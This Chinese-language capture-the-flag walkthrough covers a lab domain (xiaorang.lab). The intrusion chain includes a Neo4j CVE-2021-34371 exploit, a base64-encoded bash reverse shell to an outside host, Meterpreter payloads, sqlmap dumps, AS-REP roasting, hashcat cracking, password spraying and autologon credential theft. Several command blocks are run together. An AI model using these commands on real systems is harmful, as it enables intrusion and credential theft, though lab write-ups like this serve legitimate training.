前言
本文所使用的工具可参考以下仓库:
Awesome_Pentest_Tools: 一站式渗透测试与红队工具合集,旨在帮助渗透测试人员打造自己的工具链
靶标介绍:
Time是一套难度为中等的靶场环境,完成该挑战可以帮助玩家了解内网渗透中的代理转发、内网扫描、信息收集、特权提升以及横向移动技术方法,加强对域环境核心认证机制的理解,以及掌握域环境渗透中一些有趣的技术要点。该靶场共有4个flag,分布于不同的靶机。
flag1 开扫
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 | __ / /_\/____/ __ |/ __ | '__/ _` |/ __ | |/ / / /_\\_____\__ \ (__ | | | (_ | | (__ | < \____/ |___/\___ |_ | \__,_ |\___ |_ |\_\ fscan version: 1.8.4 start infoscan 39.99.150.67:22 open 39.99.150.67:7687 open [*] alive ports len is: 2 start vulscan [*] WebTitle https://39.99.150.67:7687 code:400 len:50 title:None 已完成 2/2 [*] 扫描结束,耗时: 42.261907427s
全端口扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
./fscan -h 39 .99 .150 .67 -p 1 -65535 1 .8 .4 39.99.150.67:22 open39.99.150.67:1337 open39.99.150.67:7474 open39.99.150.67:7473 open39.99.150.67:7687 open39.99.150.67:41409 open[*] alive ports len is: 6 [*] WebTitle http://39 .99 .150 .67 :7474 code:303 len:0 title:None 跳转url: http://39 .99 .150 .67 :7474 /browser/[*] WebTitle http://39 .99 .150 .67 :7474 /browser/ code:200 len:3279 title:Neo4j Browser[*] WebTitle https://39 .99 .150 .67 :7473 code:303 len:0 title:None 跳转url: https://39 .99 .150 .67 :7473 /browser/[*] WebTitle https://39 .99 .150 .67 :7687 code:400 len:50 title:None[*] WebTitle https://39 .99 .150 .67 :7473 /browser/ code:200 len:3279 title:Neo4j Browser6 /6 [*] 扫描结束,耗时: 4m48.295300903s

因为bloodhound也需要安装Neo4j,所以看到7474端口就想到是Neo4j服务,或者上网搜索7687端口也能知道是Neo4j的bolt服务端口
Neo4j是一个开源图数据库管理系统。登陆默认密码为neo4j/neo4j,登入后可以修改密码,这里改为matrix
看看版本
CVE-2021-34371 在Neo4j 3.4.18及以前,如果开启了Neo4j Shell接口,攻击者将可以通过RMI协议以未授权的身份调用任意方法,其中setSessionVariable方法存在反序列化漏洞。因为这个漏洞并非RMI反序列化,所以不受到Java版本的影响。在Neo4j 3.5及之后的版本,Neo4j Shell被Cyber Shell替代。
拿CVE脚本打,反弹shell
GitHub - zwjjustdoit/CVE-2021-34371.jar: CVE-2021-34371.jar
1
2
3
4
5
6
7
bash -i >& /dev/tcp/公网IP/54500 0>&1 YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC43NC4yMy81NDUwMCAwPiYx bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC43NC4yMy81NDUwMCAwPiYx} | {base64,-d} | {bash,-i} java -jar ./rhino_gadget.jar rmi://39.99.150.67:1337 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC43NC4yMy81NDUwMCAwPiYx} | {base64,-d} | {bash,-i} "
出flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
neo4j@ubuntu:/$ cat /home/neo4j/flag01.txtcat /home/neo4j/flag01.txt
flag2 传stowaway
1
2
3
4
5
6
python3 -m http.server// 公网IP:8000 /linux_x64_agent// 公网IP:8000 /msf/m b21// 公网IP:8000 /msf/m b31
上马,注意要接受载荷和马要对应!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
./linux_x64_agent -l 54523 -s matrixscript -qc bash /dev/null set payload linux/x64/meterpreter/bind_tcpset RHOST 39.99.150.67set LPORT 54521run route add 172.22.6.36/16 1
传fscan,注意扫172.22.6.0/24网段
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
wget http://公网IP:8000 /fscan172 .22 .6 .0 /24 1 .8 .4 172 .22 .6 .25 is alive172 .22 .6 .12 is alive172 .22 .6 .38 is alive172 .22 .6 .36 is alive[*] Icmp alive hosts len is: 4 172.22.6.12:445 open172.22.6.25:445 open172.22.6.12:139 open172.22.6.25:139 open172.22.6.12:135 open172.22.6.25:135 open172.22.6.38:80 open172.22.6.38:22 open172.22.6.36:22 open172.22.6.12:88 open172.22.6.36:7687 open[*] alive ports len is: 11 [*] NetInfo [*] 172 .22 .6 .12 [->] DC-PROGAME[->] 172 .22 .6 .12 [*] NetInfo [*] 172 .22 .6 .25 [->] WIN2019[->] 172 .22 .6 .25 [*] WebTitle http://172 .22 .6 .38 code:200 len:1531 title:后台登录[*] NetBios 172 .22 .6 .12 [+] DC:DC-PROGAME.xiaorang.lab Windows Server 2016 Datacenter 14393 [*] OsInfo 172 .22 .6 .12 (Windows Server 2016 Datacenter 14393 )[*] NetBios 172 .22 .6 .25 XIAORANG\WIN2019 [*] WebTitle https://172 .22 .6 .36 :7687 code:400 len:50 title:None11 /11 [*] 扫描结束,耗时: 11 .798531495s
得到以下信息:
172.22.6.12DC-PROGAME,域控172.22.6.25WIN2019172.22.6.38有web后台管理页面
启动bp,在bp里设置代理

启动浏览器,并foxyproxy选择bp端口,访问http://172.22.6.38/index.php
抓包
SQL注入 用sqlmap跑
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
proxychains4 sqlmap -u "http://172.22.6.38/index.php" --data "username=admin&password=123" "http://172.22.6.38/index.php" --data "username=admin&password=123" --dbs "http://172.22.6.38/index.php" --data "username=admin&password=123" -D oa_db --tables "http://172.22.6.38/index.php" --data "username=admin&password=123" -D oa_db -T oa_f1Agggg –columns"http://172.22.6.38/index.php" --data "username=admin&password=123" -D oa_db -T oa_f1Agggg –dump---- +-------------------------------------------- +---- +-------------------------------------------- +---- +-------------------------------------------- +
直接出flag了
flag3&flag4 看看其他表里的内容
1
2
3
4
5
6
7
proxychains4 sqlmap -u "http://172.22.6.38/index.php" --data "username=admin&password=123" -D oa_db -T oa_admin –columns"http://172.22.6.38/index.php" --data "username=admin&password=123" -D oa_db -T oa_admin –dump"http://172.22.6.38/index.php" --data "username=admin&password=123" -D oa_db -T oa_users –columns"http://172.22.6.38/index.php" --data "username=admin&password=123" -D oa_db -T oa_users –dump
发现oa_users里有域用户
看一下输出
1 cd /home/m atrix/.local/ share/sqlmap/ output/172.22.6.38/ dump /oa_db
写脚本将爆库得到的文本中的域用户名提取出,从而得到一个用户清单
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
import rewith open ('username.txt' , 'r' ) as file:for line in data:match = re.search(r'(\w+)@xiaorang.lab' , line)if match :match .group(1 )with open ('user.txt' , 'w' ) as file:for user in users:'\n' )
根据flag1的提示,查找未设置预认证的账号,也就是说,接下来使用这个user.txt文件来尝试枚举那些未启用预身份验证的账户。
通常情况下,预身份验证是默认开启的,但一旦关闭了,攻击者就有可能利用指定的用户名,通过向域控制器的Kerberos 88端口请求票据。在这种情况下,域控制器不会执行任何验证,而是直接返回TGT(Ticket Granting Ticket)和使用用户Hash加密的Login Session Key。攻击者因此可以对获得的用户Hash加密的Login Session Key进行离线破解。
如果字典足够强大,就有可能成功破解获得指定用户的明文密码。
Kerberos AS-REP Roasting 攻击 这是一个针对 Kerberos 认证协议的攻击方法,主要目标是尝试从 Active Directory 获取不需要预身份验证的用户的加密凭证信息。这种攻击可以尝试暴力破解密码,特别是针对没有配置 Kerberos 预身份验证的用户账户。
在AS_REP阶段,会返回由我们请求的域账户hash加密某个值后返回。然后我们通过自身的ntlm hash去解密得到数据。在这里设置不要求预身份验证后,我们可以在AS_REQ阶段,填写想要伪造请求的用户名,随后会用伪造请求的用户名NTLM Hash加密返回给我们。随后我们就可以拿去爆破了
使用域内有效用户去查SPN
1 proxychains4 impacket-GetNPUsers -dc-ip 172.22.6.12 -usersfile user.txt xiaorang.lab/
查找到两个,拿到了两个用户的TGT票据
1 2 3 $krb5asrep$23$wenshao@XIAORANG .LAB:15739e65 e7c2acb2c4d450ed10433eb6$5a2c4e5e38d33e3085e5476da40fce30b98e1e2e21b058cfe11171b1a80749423b3cf14631dabea8d5d204ca0b6f480e632941e3358a309e80c81939898485da52e78f07471973048045cb6e68b0c46a2a3352df4308bbd64d17a577d6d53f27382f84d9e60e562568aad1afccc1b7955ec1b7225280de8742e9262e2d23bc0430f4f6db3fdceeaaf8fafe682c7d31bf861a0ccb4cf056f36aaf9799ca91591ee0974ff90d8d587678605f11933aba3651f88e884b450a5a0f4e5ea34272cd81c2571d2c8475ed66ff94dce779166748e8ab78d073770801ffec9993129fc7aecd85c4b1d2d85d2b69bfe5ea@XIAORANG .LAB:fe6b71935a36de47a82a3e1c322a6bb8$24bcafeb53f008a022995c9acf159fabd61d8b553af63696d20a0d4ce67b245fce5e80a48a06d3183598f4919cebb5984c17588979f50f7cbcc04ca0f0e2b8183ebb0c354cc48a9cff0fdbbc809720f43e834b7972c768c7971e9a1674c702a7fba0e1c07b26f3591ec83bd7e5d68a33b2876e6a207cb1aa9290abcb57140533675490e6461d096f555faea1693f082945ea6465d159aaf82b012443bc1c8daa6d0c87c1dab2571ac643c76ab41582b53e70efee2a22f9f7375ca2eee997797973f19b917dbf5d0ba9d751dc7e37431fc13c6c058e1b1f4e7712642316f5c787cbe53cf8ec05b107a1648b82
将其写入1.txt
爆破TGT票据 然后用hashcat爆破出明文密码,用的kali自带的rockyou字典
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
hashcat -m <hash类型> <hash文件> -a <攻击模式> <字典文件>-m 18200 1. txt -a 0 /usr/share/wordlists/rockyou.txt --force cache built:14344392 Bytes ... ..: 139921507 14344385 ... : 1 sec23 $wenshao@XIAORANG.LAB:15739e65 e7c2acb2c4d450ed10433eb6$5 a2c4e5e38d33e3085e5476da40fce30b98e1e2e21b058cfe11171b1a80749423b3cf14631dabea8d5d204ca0b6f480e632941e3358a309e80c81939898485da52e78f07471973048045cb6e68b0c46a2a3352df4308bbd64d17a577d6d53f27382f84d9e60e562568aad1afccc1b7955ec1b7225280de8742e9262e2d23bc0430f4f6db3fdceeaaf8fafe682c7d31bf861a0ccb4cf056f36aaf9799ca91591ee0974ff90d8d587678605f11933aba3651f88e884b450a5a0f4e5ea34272cd81c2571d2c8475ed66ff94dce779166748e8ab78d073770801ffec9993129fc7aecd85c4b1d2d85d2b69bfe5ea:hellokitty23 $zhangxin@XIAORANG.LAB:fe6b71935a36de47a82a3e1c322a6bb8$24 bcafeb53f008a022995c9acf159fabd61d8b553af63696d20a0d4ce67b245fce5e80a48a06d3183598f4919cebb5984c17588979f50f7cbcc04ca0f0e2b8183ebb0c354cc48a9cff0fdbbc809720f43e834b7972c768c7971e9a1674c702a7fba0e1c07b26f3591ec83bd7e5d68a33b2876e6a207cb1aa9290abcb57140533675490e6461d096f555faea1693f082945ea6465d159aaf82b012443bc1c8daa6d0c87c1dab2571ac643c76ab41582b53e70efee2a22f9f7375ca2eee997797973f19b917dbf5d0ba9d751dc7e37431fc13c6c058e1b1f4e7712642316f5c787cbe53cf8ec05b107a1648b82:strawberry... ... ... .: hashcat... ... ... ..: Cracked... ... ..: 18200 (Kerberos 5 , etype 23 , AS-REP )... ... : 1. txt... ..: Fri Aug 8 21 :39 :28 2025 , (0 secs)... : Fri Aug 8 21 :39 :28 2025 , (0 secs)... : Pure Kernel... ... .: File (/usr/share/wordlists/rockyou.txt)Queue ... ... : 1 /1 (100.00 %)... ... ... : 49808 H/s (0.50 ms) @ Accel:256 Loops:1 Thr:1 Vec:8 ... ... ..: 2 /2 (100.00 %) Digests (total), 2 /2 (100.00 %) Digests (new ), 2 /2 (100.00 %) Salts... ... ... : 2048 /28688770 (0.01 %)... ... ... : 0 /2048 (0.00 %)... .: 0 /14344385 (0.00 %)... : Salt:1 Amplifier:0 -1 Iteration:0 -1 ... .: 123456 -> bethany27 %8 21 :39 :05 2025 8 21 :39 :29 2025
如上,这两者的明文密码都爆出来了
1
2
$krb5asrep $23 $wenshao @XIAORANG .LAB: ...:hellokitty $krb5asrep $23 $zhangxin @XIAORANG .LAB: ...:strawberry
接着cme进行密码喷洒,爆破一波rdp,其实用处不大,就是看看账号能登陆哪个机器,一共四种情况
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
proxychains4 crackmapexec smb 172.22 .6 .1 /24 -u user .txt -p pass.txt 172.22 .6 .1 /24 -u zhangxin -p strawberry -d xiaorang.lab 2 >/dev/null 172.22 .6 .1 /24 -u wenshao -p hellokitty -d xiaorang.lab 2 >/dev/null Time ]172.22 .6 .1 /24 -u zhangxin -p strawberry -d xiaorang.lab 2 >/dev/null 172.22 .6 .12 445 DC-PROGAME [*] Windows Server 2016 Datacenter 14393 x64 (name :DC-PROGAME) (domain :xiaorang.lab) (signing:True ) (SMBv1:True )172.22 .6 .25 445 WIN2019 [*] Windows 10 / Server 2019 Build 17763 x64 (name :WIN2019) (domain :xiaorang.lab) (signing:False ) (SMBv1:False )172.22 .6 .12 445 DC-PROGAME [+] xiaorang.lab\zhangxin:strawberry 172.22 .6 .25 445 WIN2019 [+] xiaorang.lab\zhangxin:strawberry Time ]172.22 .6 .1 /24 -u wenshao -p hellokitty -d xiaorang.lab 2 >/dev/null 172.22 .6 .12 445 DC-PROGAME [*] Windows Server 2016 Datacenter 14393 x64 (name :DC-PROGAME) (domain :xiaorang.lab) (signing:True ) (SMBv1:True )172.22 .6 .25 445 WIN2019 [*] Windows 10 / Server 2019 Build 17763 x64 (name :WIN2019) (domain :xiaorang.lab) (signing:False ) (SMBv1:False )172.22 .6 .12 445 DC-PROGAME [+] xiaorang.lab\wenshao:hellokitty 172.22 .6 .25 445 WIN2019 [+] xiaorang.lab\wenshao:hellokitty
登172.22.6.12这台机子会显示用户没权限,看来爆破未必准确
选个用户RDP到172.22.6.25这台机子,成功
1
2
proxychains xfreerdp3 /u:wenshao /p:hellokitty /d:xiaorang.lab /v:172.22.6.25 /cert:ignore
登上之后可以上线msf、stowaway
1
2
3
4
5
6
7
use exploit/multi/handlerset payload windows/x64/meterpreter/bind_tcpset RHOST 172.22.6.25set LPORT 54522run
HasSession 因为在域内,尝试sharphound进行域信息收集
1
2
3
4
5
sudo neo4j startno -sandbox exe -c all
方法如下

查询注册表 通过查询注册表,可以发现172.22.6.25这台主机上有三个用户登录过,其中 yuxuan 用户还设置了自动登录功能,并且能够直接获取到其明文密码。

就是说,在 172.22.6.25 这台主机上,yuxuan 用户存在有效的登录会话(HasSession)。
HasSession 指的是某个用户当前或曾经在目标主机上登录过,这通常意味着该用户的凭据(如哈希、票据等)会被保留在主机内存中。因此,如果我们能够控制这台主机,就有机会直接获取的凭据,用于横向移动或权限提升。
1 reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
如上图,这样就抓到了yuxuan密码
1
2
3
4
reg query "HKEY_LOCAL_MACHINE\S OFTWARE\M icrosoft\W indows NT\C urrentVersion\W inlogon"
Windows 系统中,域用户自动登录的相关设置保存在注册表中。具体路径为 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon。若该路径下存在 AutoAdminLogon 键值且其数据数值为 1,同时 DefaultDomainName DefaultUserName DefaultPassword 等键值也有相应的正确设置,那么说明该域用户设置了自动登录。
msf 用户设置了自动登录可以用msf抓取自动登录的账户密码
接着用msf连上去,抓自动登录的账号密码
1
2
3
4
5
6
run windows/gather/credentials/windows_autologinrun windows/gather/credentials/windows_autologinAutoAdminLogon =1, DefaultDomain =xiaorang.lab, DefaultUser =yuxuan, DefaultPassword =Yuxuan7QbrgZ3L

结合BloodHound确定我们要攻击的具体路径和大题思路
因为这里我们拿下了yuxuan,可以通过他拿下管理员的哈希,这就相当于拿下了域控
